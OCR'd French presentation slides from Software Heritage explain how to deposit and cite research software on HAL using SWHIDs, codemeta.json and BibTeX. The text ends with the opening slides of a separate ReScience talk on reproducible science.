
# 1ère étape : la préparation du code

Avant le dépôt sur HAL préparer le code source du logiciel.


Ces éléments sont vérifiés après par les modérateurs.

- ❑ ajouter les fichiers suivants sur le `code repository`:
  - ❑ README
  - ❑ AUTHORS
  - ❑ LICENSE (à choisir avec les titulaires des droits patrimoniaux du dit logiciel - liste de référence)
  - ❑ codemeta.json (facultatif mais pratique)
- ❑ faire `save code now` sur SWH et récupérer le SWHID complet d'un *directory*

## `Save Code Now` sur SWH



# Récupérer le SWHID sur SWH



https://github.com/CGAL/cgal

23 October 2020, 13:31 UTC

Revision: b86a5

To reference or cite the objects present in the Software Heritage archive, permalinks based on SoftWare H
copying and pasting the url from the address bar of the browser (as there is no guarantee the current URI

Select below a type of object currently browsed in order to display its associated SWHID and permalink.

archived repository | archived swh:1:dir:abc0e2cbbfdfee8de52f0842263fbadf65f5b211

```
swh:1:dir:abc0e2cbbfdfee8de52f0842263fbadf65f5b211;
origin=https://github.com/CGAL/cgal;
visit=swh:1:snp:78e145aa8174e576786284475a76cf6f187b3475;
anchor=swh:1:rev:b86a5018c7f5f733c80fe40eee65803c112f2685;
path=/Hyperbolic_triangulation_2/
```


[✓] Add contextual information

## Le format citation sur HAL

Mikhail Bogdanov, Iordan Iordanov, Monique Teillaud. CGAL 2D Hyperbolic Delaunay Triangulations. 2019, ⟨swh:1:dir:abc0e2cbbfdfee8de52f0842263fbadf65f5b211;origin=https://github.com/CGAL/cgal;visit=swh:1:snp:78e145aa8174e576786284475a76cf6f187b3475;anchor=swh:1:rev:b86a5018c7f5f733c80fe40eee65803c112f2685;path=/Hyperbolic_triangulation_2/⟩. ⟨hal-02983422⟩

# 2ème étape : le dépôt

- ➔ Mettre le SWHID `dans le nuage`
  - ◆ en utilisant un codemeta.json - la plateforme HAL récupère les métadonnées automatiquement
- ➔ Compléter les métadonnées
  - ◆ choisir le domaine
  - ◆ bien vérifier les auteurs et affiliations
- ➔ Valider le dépôt



*Vous pouvez déposer un fichier et/ou compléter votre dépôt à partir d'un identifiant externe.*

*Les informations associées à cet identifiant permettront de remplir automatiquement votre dépôt. Par exemple, le DOI est un code qui apparaît généralement sur la page de votre article sur le site de l'éditeur.*

swh:1:dir:abc0e2cbbfdfee8de52f0842263fbadf65f5b211

*Si vous souhaitez ajouter un embargo, récupérer des fichiers de votre espace FTP ou toute autre action avancée, veuillez afficher la vue détaillée.*

**SWHID sans contexte**

**SWHID avec contexte**

## 3ème étape : citer le logiciel


- ➔ Citation accessible sur la notice
- ➔ Export BibTeX en utilisant le format BibLaTeX **@software** ou **@softwareversion** (si un numéro de version a été renseigné)
- ➔ Export utilisé sur le rapport d'activité scientifique d'Inria depuis 2020.

**Le format citation sur HAL**

Matthieu Kowalski, Emmanuel Vincent, Rémi Gribonval. *Underdetermined Reverberant Source Separation*. **2019**, ⟨swh:1:dir:ec4ae097465d9ea51589537ea94b2ea50e8d134d;origin=https://hal.archives-ouvertes.fr/hal-02309043;visit=swh:1:snp:e35494fd4cb57af0b22131ab8c4a4d8bd5cffcc6;anchor=swh:1:rev:2d23c3e68b755b720ecca8ddd5e1f8fe99909be2;path=/⟩. ⟨hal-02309043⟩

```
@softwareversion{kowalski:hal-02309043v1,
  TITLE = {{Underdetermined Reverberant Source
Separation}},
  AUTHOR = {Kowalski, Matthieu and Vincent, Emmanuel
and Gribonval, R{\'e}mi},
  URL =
{https://hal.archives-ouvertes.fr/hal-02309043},
  NOTE = {},
  YEAR = {2019},
  MONTH = Oct,
  SWHID =
{swh:1:dir:ec4ae097465d9ea51589537ea94b2ea50e8d134d;or
igin=https://hal.archives-ouvertes.fr/hal-02309043;vis
it=swh:1:snp:e35494fd4cb57af0b22131ab8c4a4d8bd5cffcc6;
anchor=swh:1:rev:2d23c3e68b755b720ecca8ddd5e1f8fe99909
be2;path=/},
  LICENSE = {CeCILL Free Software License Agreement
v2.0},
  FILE =
{https://hal.archives-ouvertes.fr/hal-02309043/file/UR
SS_v0.2.zip},
  HAL_ID = {hal-02309043},
  HAL_VERSION = {v1},
}
```


## Faciliter le dépôt des métadonnées - CodeMeta qui?



Software ontologies landscape from Pathways for Discovery of Free Software (slide deck from LibrePlanet 2018). ([Gruenpeter & Thornton, 2018]) CC-by-4

# Outil pour créer un codemeta.json

- Un vocabulaire qui étend le vocabulaire schema.org
- Une communauté académique
- Une table de correspondances qui permet de traduire une ontologie/vocabulaire vers CodeMeta


CodeMeta generator

Most fields are optional. Mandatory fields will be highlighted when generating Codemeta.

The software itself

Name
My Software
the software title

Description
My Software computes ephemerides and orbit propagation. It has been developed from early ´80.

Creation date
YYYY-MM-DD

First release date
YYYY-MM-DD

➢ outil en ligne
➢ Pour contribuer

# Prochaines étapes

**Format d'export**

- ❏ améliorer les formats existant (BibTex, TEI, codemeta.json, etc.)

**La collection**

- ❏ ajouter la possibilité de déposer un module dans une collection (voir cas CGAL)

**Créer dépôt à partir d'un repository**

- ❏ à partir d'un SWHID
- ❏ à partir d'une URL (en passant par `Save code now`)

**Intégrer le logiciel sur HAL Data**

- ❏ sur https://data.archives-ouvertes.fr/
- ❏ avec SPARQL, en utilisant RDF

# Un appel aux ambassadeurs SWH

Nous recherchons des organisations et des individus pour se porter volontaires en tant qu'ambassadeurs et ambassadrices de Software Heritage.

- ★ **Présenter** SWH et sa mission à long terme dans votre discipline
- ★ **Présenter** les avantages du dépôt logiciel dans HAL
- ★ **Partager** des informations avec des listes de diffusion
- ★ **Publier des actualités** de SWH sur les blogs et les réseaux sociaux
- ★ **Identifier les plates-formes** d'hébergement de code dans votre domaine est urgent et important d'archiver
- ★ Informer l'équipe de SWH avec **les retours de votre communauté**

# Merci de votre attention!

**Question?**

morane@softwareheritage.org

@moraneottilia, @SWHeritage

https://www.softwareheritage.org/newsletter/

## Références

❖ Y. Barborini, R. Di Cosmo, Antoine R. Dumont, M. Gruenpeter, B. Marmol, A. Monteil, J. Sadowska.. La création du nouveau type de dépôt scientifique - Le logiciel. *JSO 2018 - 7es journées Science Ouverte Couperin : 100 % open access : initiatives pour une transition réussie*, Jan 2018, Paris, France. 2018. ⟨hal-01688726⟩

❖ R. Di Cosmo, M. Gruenpeter, B. Marmol, A. Monteil, L. Romary, J. Sadowska. *Curated Archiving of Research Software Artifacts: lessons learned from the French open archive*. IJDC. 2020 (10.2218/ijdc.v15i1.698). (hal-02475835)

❖ R. Di Cosmo, M. Gruenpeter, S. Zacchiroli *Referencing Source Code Artifacts: a Separate Concern in Software Citation*, CiSE, IEEE, pp.1-9. 2020. (10.1109/MCSE.2019.2963148) (hal-02446202)

❖ P. Alliez, R. Di Cosmo, B. Guedj, A. Girault, M.-S. Hacid, et al.. Attributing and Referencing (Research) Software: Best Practices and Outlook from Inria. Computing in Science and Engineering, Institute of Electrical and Electronics Engineers, 2019, pp.1-14. ⟨10.1109/MCSE.2019.2949413⟩. (hal-02135891)

# ReScience

KONRAD HINSEN
NICOLAS P. ROUGIER
GITHUB.RESCIENCE.IO

MAY 2021

Reproducible science is good.
Replicated science is better.

SCIENCE TODAY

## ~~Science~~ - Broken Science

Paywalled, proprietary tools & software, non shared data, non-reproducible, anonymous peer-review, publish or perish (alone)!

PAYWALLED (32$)

Nature 171 (1953)
Molecular Structure of Nucleic Acids: A Structure for Deoxyribose Nucleic Acid
J.D. WATSON & F. H. C. CRICK.

I have heard from graduate students opting out of academia, assistant professors afraid to come up for tenure, mid-career people wondering how to protect their labs, and senior faculty retiring early, all because of methodological terrorism.

APS Observer (2016)

METHODOLOGICAL TERRORISM

A second concern held by some is that a new class of research person will emerge — people who had nothing to do with the design and execution of the study but use another group's data for their own ends, possibly stealing from the research productivity planned by the data gatherers, or even use the data to try to disprove what the original investigators had posited.There is concern among some front-line researchers that the system will be taken over by what some researchers have characterized as research parasites

